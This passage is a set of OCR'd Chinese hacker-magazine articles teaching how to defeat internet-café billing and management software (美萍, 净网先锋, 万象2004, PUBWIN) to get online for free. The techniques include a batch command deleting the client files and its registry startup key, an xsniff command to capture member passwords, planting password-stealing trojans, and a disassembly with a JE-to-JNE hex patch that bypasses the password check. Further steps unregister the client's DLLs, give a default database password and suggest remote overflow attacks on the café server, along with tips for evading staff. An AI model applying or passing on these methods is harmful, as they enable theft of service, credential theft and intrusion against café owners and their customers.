


图3




图4

它的字母，直到出现图2的情况。这时点关闭，就成功返回Windows的桌面了。有时会出现状态栏消失的情况，如图4，大家可以先玩一会儿游戏，再退出，一般状态栏就出现了。接下来大家就可以为所欲为了，呵呵。

小编：根据作者提供的图，看得出是98系统（仿XP）＋美萍电脑安全卫士 11.7下实验成功的，那基于NT的会不会成功呢？小编亲自试了一下，测试环境为Windows 2000+美萍电脑安全卫士 11.8，同样成功！看来美萍真的要好好改改了！！

破解网管新利器 净网先锋

战神MARS 破解网管新利器

最近，我们学校周围的几家网吧都像着了魔似的纷纷为网吧装上了净网先锋软件。航母级的网管软件——PUBWIN就够小菜们受的了，这下可好，又多了个新的敌人－－－－净网先锋。这不是明摆着欺负人吗？这世界上还有没有天理（环顾四周：幸好网管不在！）。

安慰安慰小菜们，我们总不能因为有了净网就不吃饭吧！饭还是要吃的，身体才是革命的本钱，有一个好的身体，才有力气来对付净网先锋。好了好了，小菜们的心情也该好些了，下面就讲一下如何破解净网先锋。大家可要听好了，别打瞌睡！！

方法一：利用“Windows任务管理器”。

大家都知道利用“Windows任务管理器”可以方便的对进程管理，如：结束进程、设置进程的优先级，更新CPU的速度，创建新的进程等等，大家还记得我曾经就是用的它来破解PUBWIN的方法吧。同样也可以用它来破解净网先锋。看好了：

1．首先介绍一下在网吧没有禁用“任务管理器”的情况。

先正常开机，在系统进入净网先锋登陆界面时，快速按下CTRL+ALT+DEL组合键调出“Windows任务管理器”，选左上角的“程序管理”标签，发现上面只有“净网先锋”，再用鼠标左键选中它，点击左下角的“结束程序”按钮。OK，剩下的工作就交给系统吧，它一定会不辱使命，将净网KILL掉。

2．上面介绍了在没有禁用“任务管理器”的情况下的方法，那么禁用的情况怎样？其实方法很简单的，只要用一款软件——“精锐网吧辅助工具v5.0”就可以了。方法：先正常上机，之后运行一下精锐网吧辅助工具。其实该软件的功能十分强大，实在是网吧必备之良品，打开精锐网吧辅助工具的主界面，进入“限制恢复”标签。用鼠标点一下“解除PUBWIN限制”就行了，如图1。



图1

这样我们在网吧混就没有任何限制啦。好了，解锁任务管理器后，点击“任务栏”中净网先锋的图标，选用户退出，这下又回到了第一种情况。

方法二：利用软件：我带来的是“净网破解网吧版”，如图2。




图2

之所以用此软件，是因为它的使用太简单了，非常适合菜鸟。双击其图标，点“下一步／完成”就可以了，几秒钟后任务栏中的“净网先锋”的图标就消失啦！

一般情况下，点击“完成”按钮后，IE浏览器就会自动打开一个网站的主页。有时候提示找不到该页，有时候会打开一个英文网页。这可能是软件作者为了增加网站的访问量而设计的，不用管它，将其关掉就可以了。

讲点题外话，最近我在网吧上网总会和“绿鹰PC万能精灵”打交道。因为它就被网管设在桌面上，不用白不用。这款软件在《PUBWIN破解之总结篇》中我就提到了。这次我用它来查杀“净网先锋”，并找出它的文件路径，这或许对有的读者有用。在查杀木马是用了“绿鹰PC”，软件提示发现木马mainpro.exe，不过如果你按提示查杀后，系统会自动注销关机。奇怪ING！什么东东，系统会如此保护。一想可能是“净网先锋”，你问我为何如此认为，答案很简单，因为净网先锋是一款远程监控功能的软件，而一般的杀毒软件就会把它当作木马。用“净网破解网吧版”将净网先锋破解后，再运行“绿鹰PC”就可以将净网先锋清除，系统也不会注销关机。而且我还因此获得了净网的文件路径（c:\winnt\mainpro.exe）。

今天的净网先锋的破解就到这里吧，祝大家好运，上网愉快！！！

（本章中涉及到的程序精锐网吧辅助工具v5.0、净网破解网吧版已经收录在光盘中）

万象2004免费全攻略

Sno[w]olf

至今日，网吧如雨后春笋般遍布全国的每一个角落。而网吧的生存，与网吧的管理水平是密不可分的，也因此涌现出不少优秀的网吧管理软件，大大提高了网管的效率和管理强度。

这其中，“万象网管”是一个极其高效且强大的网吧管理软件，一直是这个市场的重头产品，而关于它的破解方法在网上也很多，但是这些方法基本上都是针对系统的某一配置而进行破解，有一定的局限性。于是，我就以我这一年来在网吧上网的经验，为大家总结几种逃避软件计费的方法。

注意：以下文章有一部分方法成功的前提是还原精灵或其他还原系统已经被你破解了，我也不多作说明了，只要你已经可以被称为菜鸟的话，应该能看出来哪些方法是在还原精灵被破解的情况下写的，至于还原精灵的破解方法我就不说了，在网上一搜能搜出一大把，X 档案以前也有很多破解的文章。

一、直接删除客户端文件

万象 2004 版在 Windows2000 以上的操作系统安装时是直接把客户端文件安装到系统 SYSTEM32 目录下，大家也知道这个目录里有多少文件吧，要是一个一个找起来，那……不过这样就可以阻止我们的行动了吗？我们可以通过对比安装万象客户端前后的系统 SYSTEM32 目录的文件找到万象的客户端文件。文件我已经帮大家找好了，大家只要删除就行了具体步骤是：

在开机的时候按 F8 键，进入纯 DOS 方式。进入系统目录在 SYSTEM32 目录下运行命令：

```
For %a in (AutoLive.dll,Encipher.dll,wxGame.dll,ESALES.DLl,StpClt.dll,wxctxmnu.dll,astll.dll,wxfavopr.dll,wxiemnu.dll,wxSD.dll,DMSTY.exe,rUpdate.exe,wxfavorite.exe,WXSYFCLI.exe,Albt.exe,climan.exe,Clsmn.exe,CSetup.exe,Nams.exe,Syncc.exe,ServerService.exe,regCode.exe, PUBLIC.exe) do del %a
```

意思是分别用万象客户端文件名定义参数 %a，然后执行命令 DEL 删除。

删除完后还不行，如果你不想在启动 Windows 时出现错误的提示（虽然没什么大碍），那还得删除注册表启动项。命令是 Reg delete HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v wxclient，然后重启就行了。

如果是 Windows98 的客户端就好办多了，只需要删除 C:\ 盘下的 Octopus 目录就行了。

二、密码盗取

假如网吧的还原精灵已经被破解了，我想很多朋友不会错过这个放木马的好机会吧。放一个盗密码的软件，来盗取管理员的密码或普通会员的密码是再轻松不过的免费上网的方式了。

不过倘若你不幸没能破解网吧的还原精灵或保护卡（虽然这种是很少见，不过考虑到特殊情况还是说一下吧），也不要轻易放弃，我们还有更绝的方法。

万象为了减少会员密码被嗅探的可能性，并且考虑到如果服务端被关闭客户端依然可以上机的原因，于是当服务端启动时，服务器就把会员帐号和密码发送给客户端，用户上机输入帐号和密码时只需要和客户端内存里的帐号密码对比就行了，（也许有的朋友想到了用 WINHEX 或其它内存查看工具来查看内存里的会员密码，这种方法在万象 2003 时还可以，不过 2004 版的已经补上这个漏洞了。）这样就不会因为密码信息在网内传输而被嗅探到了。

不过虽然万象 2004 验证会员密码是在本地验证，但是更改密码时却要将新的用户会员信息更新到服务器数据库，因为它要将密码信息更新到各个客户端，以便用户会员在下一次登陆其他机器时，可以正常登陆。所以嘛……用 xsniff.exe 本地嗅探就行了，命令是 Xsniff -tcp -udp -pass -hide -log pass.log，PASS.log 就是密码文件了（不过说实话这种方法我没试过，理论上应该是行的通的）。

三、爆破法

写到这各位可不要误会啊，所谓爆破不是指密码猜解（如果你想猜我也不会拦你，不过现在好象没有关于万象密码爆破的工具把？！）而是像破解软件时间限制那样，把软件修改了，密码出错时不跳到密码错误的程序处，而是继续运行，具体方法是：

用 w32dasm 打开系统目录 SYSTEM32 文件夹下的 csetup.exe（这是客户端设置程序），反汇编结束后，点击“参考”，选择“字符串数据参考”在下面我们找到“密码有误，请从新输入”，如图 1。




图 1

双击后来到如下代码处：

```
:004A9286 B824934A00              mov eax, 004A9324
:004A928B E838FEFFFF              call 004A90C8
:004A9290 8B55F4                  mov edx, dword ptr [ebp-0C]
// 在这进行对比，跟入有可能看到密码，有兴趣的朋友可以试试
:004A9293 58                      pop eax
:004A9294 E807B8F5FF              call 00404AA0
:004A9299 7447                    je 004A92E2
// 关键跳，密码正确就跳到正确地址，不正确则弹出错误信息
:004A929B 6A00                    push 00000000
:004A929D 8D4DF0                  lea ecx, dword ptr [ebp-10]

* Possible StringData Ref from Code Obj ->"密码不正确!"
```

```
:004A92A0 BA3C934A00                    mov edx, 004A933C

* Possible StringData Ref from Code Obj ->"cs199"
                                  |
:004A92A5 B854934A00                    mov eax, 004A9354  //全部
NOP 掉
:004A92AA E8CDF3FFFF                    call 004A867C
:004A92AF 8B45F0                        mov eax, dword ptr [ebp-10]
:004A92B2 E89DB8F5FF                    call 00404B54
:004A92B7 50                            push eax
:004A92B8 8D4DEC                        lea ecx, dword ptr [ebp-14]

* Possible StringData Ref from Code Obj ->"密码有误，请重新输入！"
                                  |
:004A92BB BA64934A00                    mov edx, 004A9364

* Possible StringData Ref from Code Obj ->"cs198"
                                  |
:004A92C0 B884934A00                    mov eax, 004A9384
:004A92C5 E8B2F3FFFF                    call 004A867C
:004A92CA 8B45EC                        mov eax, dword ptr [ebp-14]
:004A92CD E882B8F5FF                    call 00404B54  //全部NOP 掉
:004A92D2 50                            push eax
:004A92D3 8BC6                          mov eax, esi
:004A92D5 E89EC0FAFF                    call 00455378
:004A92DA 50                            push eax

* Reference To: user32.MessageBoxA, Ord:0000h
                                  |
:004A92DB E868E2F5FF                    Call 00407548
:004A92E0 33DB                          xor ebx, ebx
```

因为这个程序涉及到客户端解锁和管理员设置两种登陆方式，所以有两种提示方式，不过这不重要，只要把那个相等就跳（JE）改成不相等就跳（JNE）就行了。把光条移动到004A9299这一行在程序下面看到了偏移地址，如图2，记住了。

Line:350210 Pg 7005 of 7841 Code Data @:004A9299 @Offset 000A8699h in File:C:\WINNT\system32\CSetup.exe

图 2

然后关闭W32DASM，运行一个16进制编辑器，比如WINHEX，打开Csetup.exe，找到刚才记住的偏移地址把74改为75，然后另保存为Csetup1.exe，运行Csetup1.exe（不要保存，因为高版本万象每隔一段时间就自我检测一下，如果原程序代码被修改就会自动重启），随便乱输个密码或者不输密码，点进入，进去了吧，呵呵，如图3。那么下面干什么是你的事了，修改解锁密码（因为刚才破解时另存文件了，所以还得手动修改），或者你干脆把客户端卸载下来（不过劝你别这样做，要不然变成熊猫别找我啊）。现在，你就点结帐下机，然后点管理，最后是解锁按钮，哈哈，和普通登陆的界面一样（不用怕巡逻的管理员发现了），慢慢玩吧，只要走时别忘把那个Csetup1.exe和破解软件删除就行了，要不然管理员看见了这些文件，你下次就别去那个网吧了。




图 3

本来到这，爆破应该是告一段落了，不过，突然想到如果把JE和004A92E2地址之间的出错代码全部NOP掉（反正正确运行程序也用不着），是不是就可以直接运行到正确地址呢？我没做实验，哪位有兴趣的兄弟可以自己试试。

四、旁门左道法

1．终止进程法

大家一定在万象2003或pubwin等其它管理软件上已经试烂了这种手段吧！就是用智能ABC输入法漏洞（在智能ABC状态下依次输入“V”→“↑”→“DELETE”→“enter”）或其它方式终止客户端。不过当大家来到万象2004而故计重施时，惊奇的发现那以前经典的方法已经不能用了，为什么呢？答案就是我前面说过的自我检测功能。

怎样才能让我们的经典方法可以继续使用呢，那天我想破脑袋后，终于想出了办法，当我们把万象2004的客户端终止后，在它重启之前有还有几分钟的时间（除非你运气差的刚终止了它的进程，万象就开始自我检测了），这几分钟已经够我们“作案”的了。

现在我们站在免费上网的入口处，但万象用来自检的DLL文件却挡住了我们的去路，它在等待时机，等时机一到，它便会毫不由于的重启系统，怎么办，劝降不行，只有KILL了他，但是它有靠山啊，就是EXPLORER.exe，要杀DLL容易但却要过了EXPLORER.exe的关（难道你真的以为你有这种能力吗）。明的不行我们可以来暗的，regsvr32 /u *.dll还记得这句命令吗，不记得没关系，只要会用就行了。在前面我们已经找出了万象的所有的客户端文件，其中有很多是DLL文件，那到底哪个才是万象用来自检的动态连接库呢，我们不用一个一个的找了，反正是万象的一起反注册算了。还是用命令行的FOR命令来执行For %a in (AutoLive.dll,Encipher.dll,wxGame.dll,ESALES.DLl,StpClt.dll,wxctxmnu.dll,astll.dll,wxfavopr.dll,wxiemnu.dll,wxSD.dll) do regsvr32 /u %a。

好了可以放心的玩了，不用担心再被万象检查出来而重启了。

2．社会工程学

现在的网吧一般都装有还原精灵，有的还装了优化大师，而且都加了密码的。但这和我们破解网吧有什么关系呢？其实可以这样想，你QQ的密码和你的操作系统或你邮箱密码的关系，或是你银行密码和你生日的关系，甚至可以想象你的密码和你不再增长的身高的关系。

怎么样，想出点什么了吗？没有？恩……那我只能说……你安全意识太好了（我实在不想来评价兄弟你的智商，哎呀！谁砸我？）^_^

好了，我就不卖关子了，比如你们那装了还原精灵，那你就下载个还原精灵密码读取器，读取的密码再试试来登陆管理员设置平台，成功没，当然不会一定成功（因为中国不是所有的网管都没安全意识）。不过说实话这个方法是最简单的，也是笔者屡试不爽的一种方法，也可能是我们这的网管太菜了的原因吧。

五、入侵服务器

这对一些朋友来说可能有一点困难，而且不同的网吧有不同的配置，所以入侵的方法也不近相同。在这我给大家一个思路吧，因为是在内网，所以限制要比在外网要低，如果服务器开了共享的话，那我们可以下载它系统盘的WX2004（如果是Win98，应该是Octopus目录），这个目录里的数据库，先用ACCESS密码读取器读取密码，默认是密码是“zhrmghg1949jg”，不带引号，如图4。如果没开共享，你可以试试远程溢出漏洞，一般网吧的系统漏洞补丁都更新的很慢的。





图 4

好了，万象2004免费全攻略1.0版我就算总结完了。总之，想免费上网一定要多动脑子。不过不要干的太过分了哦，一旦被抓住不要乱推责任呦。

偷天换日，瞒天过海



战神MARS

偷天换日，瞒天过海！说的有点玄了，其实本文实际上是来教大家如何获取管理员密码的，当然了，这次也是针对的PUBWIN。谈到PUBWIN的破解，依我看来大致有三种方法：

方法一，就是绕过或突破单机的PUBWIN的限制，你可以在管理员休闲的时候免费上几小时网，因为网吧主机上显示的是“无人上机”。细心的管理员每隔一段时间查一次人数（毕竟现在的管理员也不是吃素的！！），那么你极有可能被逮到，要是被管理员逮到了的话，那你可就惨了。咳，这样提心吊胆的日子，可真苦了咱们网吧小菜们。

方法二，获取PUBWIN的管理员密码，这下网吧主机上显示的是“管理员使用状态”，这样在网吧免费上网的安全性大大提高；网吧不会不让网管上机吧！获取了管理员密码咱们就是管理员了，即便不免费上网，那PUBWIN也不会对我们有任何限制，不过你也别高兴的太早，你还是有可能被网管逮到。为什么？因为有时网管因为要迎接检查或其他原因可能在一段时间不会上机，你这时再用“管理员”上机，那就是撞枪口上了。不过如果你时时小心的话，这样的情况还是可以避免的，再怎么此法也比上一种方法好。

方法三，入侵网吧的主机，修改网吧数据库，给自己上网卡加足钱，再刷卡上机。不过有些网吧的网管水平很高，你可能搞不定。而且小菜们的自身水平也有限，要入侵主机，太难了，而且搞不好会被警察叔叔请到prison，这种方法不推荐菜鸟用。

说了这么多，无非是想告诫大家万事要小心，世界上没有绝对安全的技术．而且技术上的安全也不能保证你在人际关系中安全，你每次下机都不刷卡，次数多了，傻子都会怀疑你的。

好了，下面介绍破解PUBWIN管理员密码的方法。不过提到PUBWIN管理员密码的破解，不得不提一下今年第一期X档案中WZHPRO大哥写的那篇《巧用复古法破解PUBWIN4管理员密码》的文章。其中提及的“复古法”太好了，我的方法也得益于它，但对《巧》一文我有几个疑问，还请高人指点。

《巧》文中提及要杀死的一个进程：RNCLT.exe，我在系统中瞪大眼睛找了半天，愣是没找到。不知是何缘故？郁闷，或许是它改名啦？不得而知。还有一点，就是我将RECLOCK.EXE和PUBWIN.EXE进程结束后，就把桌面上的PUBWIN.EXE（注：是4.0版的）往PUBWIN的安装目录里拖，我的速度够快，不过发现进去的竟然是PUBWIN的快捷方式，如图1，并没有将PUBWIN.EXE替换下来。

经过一番研究，我找出了适合自己的方法，不敢独享，特向大家推荐：

方法一：利用“卸载精灵”。很早就有这样一个想法：我直接将网吧中的4．3版的PUBWIN卸载掉，然后再安装上4.0版的，不就实现复古了吗？（因为WZHPRO@jscpu大哥的方法在我们这儿不行。）对，说干就干。

从网上找来了4.0版的PUBWIN安装程序（这可不好找，大部分的网址都不能用了）。不过事先你必须先将PUBWIN给破了，还记得“注册表”法破解吧，不记得就翻翻前几期的X档案上面有介绍。如果你直接卸载PUBWIN4.3时，系统会提示你“源程序正在被利用，操作无法进行”。好了，先用“注册表”法将PUBWIN4.3手工破解，然后用卸载精灵将其卸载，如图2，再把4.0版的PUBWIN客户端程序安装上。OK，成功实现复古，接下来就交给WINHEX完成就好了！

